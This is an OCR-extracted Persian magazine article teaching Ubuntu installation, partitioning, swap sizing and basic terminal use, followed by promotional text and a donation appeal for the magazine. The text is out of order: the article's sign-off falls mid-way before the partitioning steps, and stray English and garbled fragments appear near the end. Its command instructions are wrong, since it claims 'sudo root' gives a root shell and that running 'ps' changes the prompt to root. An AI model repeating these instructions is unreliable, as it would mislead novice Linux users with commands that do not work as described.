
### نصب اوبونتو

سلامی دوباره به لینوکسی های عزیز با مقاله دوم آموزش لینوکس در خدمت شما هستم. در مقاله اول شناخت فایل های تشکیل دهنده لینوکس و معرفی سیستم عامل را داشتیم. در این مقاله ابتدا نصب اوبونتو را توضیح می دهم و بعد از آن به توضیح محیط و یکسری دستورات میپردازیم.

\*برای دانلود اوبونتو میتوانید از سایت [ubuntu.com](http://ubuntu.com) استفاده کنید.

”  
تذکر: من برای این آموزش از نسخه ۱۱.۰ اوبونتو استفاده می کنم. شما آفلاینی های عزیز می تونید از نسخه های جدیدتر استفاده کنید. روند کار به یک صورت می باشد. نصب ورژن های مختلف تفاوت ندارد و در صورت درک مفهوم هر قسمت بدون هیچ مشکلی در نصب تمامی نگارش ها و نسخه های لینوکس مهارت لازم را پیدا خواهید کرد.

ابونتو ۱۱ یک نسخه live است یعنی شما بدون نصب آن نیز میتوانید با آن کار کنید اما برای نصب آن به شکل زیر عمل کنید:



زمانی که شما login میکنید در سطح کاربری عادی هستید و در حالت پیشفرض کاربر ریشه غیر فعال است. بعدها نحوه فعال سازی آن را توضیح می دهم. همانطور که در مقاله اول گفته شد آموزش های ما به هر دو شکل gui,cli خواهد بود.

برای کار به صورت دستوری (CLI) در اوبونتو کافی است از کلیدهای ترکیبی CTRL+ALT+T استفاده کنید تا محیط ترمینال برای شما نمایش داده شود و شما با استفاده از آن میتوانید تمامی دستوراتی را که ما آموزش میدهیم را تمرین کنید. نکته : نماد \$ در آخر prompt string نشانگر کاربر عادی و نماد # نشانگر کاربر ریشه میباشد.


arian@ubuntu :/\$

arian نمایانگر نام کاربر، ubuntu نمایانگر نام رایانه و / دایرکتوری جاری را نشان میدهد. بعد از login جهت تنظیمات لازم است که در سطح کاربر ریشه باشید. برای رفتن به سطح ریشه از دستور sudo استفاده میکنیم. روش استفاده به صورت sudo root است که با وارد نمودن دستور از شما میخواهد که پسوردی را وارد نمایید که این پسورد همان پسورد یوزر فعلی شماست. بعد از استفاده از دستور ps شما به صورت زیر تغییر خواهد کرد:

root@ubuntu:#

حال شما با یکسری دستورات اولیه آشنا شدید. این مقاله مقداری از لحاظ حجمی و مفهومی سنگین شد که سعی میکنم که تعادل را رعایت کنم. امیدوارم که مفید باشه و وقت شما برای موضوع با ارزشی گرفته شده باشه. با نظرات خود من را یاری کنید و اگر درخواستی دارید حتما به من بگویید موفق و پیروز باشید

حال پارتیشن اصلی شما مشخص شد. برای ایجاد پارتیشن ها ببروی add کلیک کنید. با کلیک ببروی add صفحه زیر برای شما نمایش داده میشود که میتوان مهم ترین قسمت از نصب را همین قسمت معرفی کرد. مقدار فضا را مشخص میکنیم سپس از قسمت use as نوع فرمت (فایل سیستم) را مشخص میکنیم که در لینوکس فایل سیستم های زیادی پشتیبانی میشود که از آخرين فایل سیستم ها میباشد اما از دیگر فایل سیستم ها نیز میتوان استفاده نمود.



و جالب ترین بخش نصب، بخش mount point است که میتوان بخش های مختلف سیستم عامل را از / اصلی جدا نمود. پس در این قسمت محل مورد نظر را انتخاب کنید.

حال جهت ایجاد پارتیشن ببروی ok کلیک کنید. اگر دقت کرده باشید در قسمت use as یک گزینه به نام swap area موجود است که نیاز به توضیح دارد. منظور از swap همان page file در سیستم عامل های ویندوز است که جهت کمک به پردازش رم سیستم مورد استفاده قرار میگیرد. در نتیجه جهت کارکرد بهتر سیستم عامل حتما swap area را ایجاد نمایید. حداقل مقدار swap به مقدار ۱.۵ برابر رم سخت افزاری سیستم شما میباشد.

دیگر برای swap نمیتوان mount point تعیین کرد. در مراحل بعد نیز time zone و نام کاربری و رمز عبور برای سیستم عامل تعیین میگردد و مراحل نصب به پایان میرسد.

**سایت مجله آفلاین را ببینید!**

# OfflineMag.ir

لَلّٰهُكَ لَنِيد !!

به دلیل مشکلات به وجود آمده به زودی جلوی انتشار مجله آفلاین در سایت های بزرگ گرفته خواهد شد! لطفا از این پس برای دانلود مجله به سایت رسمی ماهنامه آفلاین مراجعه نمایید.

**طراحی عالی به همراه مطالبات استثنایی**  
named a thing or two about lover's push and shove

# آینده ای که از شما آغاز می شود ...

در اقتصاد اصل اثبات شده ای وجود دارد به نام [کاهش مطلوبیت نهایی](#). منظور این است تا زمانی که برای چیزی ببهائی نپرداخته ایم از آن لذت نمی بریم، وقتی کالائی رایگان بدست ما میرسد ارزش و منزلتی برای آن قائل نیستیم.

ما شما را رایگان بدست نیاوردیم ، ما صدها ساعت به شما و برای شما فکر کردیم. زمانی که پیشنهاد درج محصولات جنسی و کمربندهای لاغری با قیمت گزارف را پس زدیم برای چشمان شما ارزش قائل شدیم...

تیم آفلاین با عشق به شما هر ماه مطالب خود را منتشر میکند، اما اجازه دهید نویسندهای آفلاین بدانند شما ارزش آنها را میدانید..... به زودی سرویسهای جدید آفلاین فعال خواهد شد، برای تامین هزینه ها شما را در کنار خود احساس می کنیم...

برای حمایت مالی (هرچند کوچک) از ما، لطفا برای پرداخت آنلاین به سایت زیر مراجعه بفرمایید. لازم به ذکر است که عکس و مشخصات حامیان در مجله قرار خواهد گرفت تا کار با فرهنگ آنان مورد توجه قرار بگیرد. شماره پیامک:

[www.help.offlinemag.ir](http://www.help.offlinemag.ir)



به نظرت آفلاین تعلم شد؟!  
نه ... این تازه شروع داستانه ...



FACEBOOK.COM / MAJALE.OFFLINE

WWW.OFFLINEMAG.IR

INFO@OFFLINEMAG.IR

30009900908221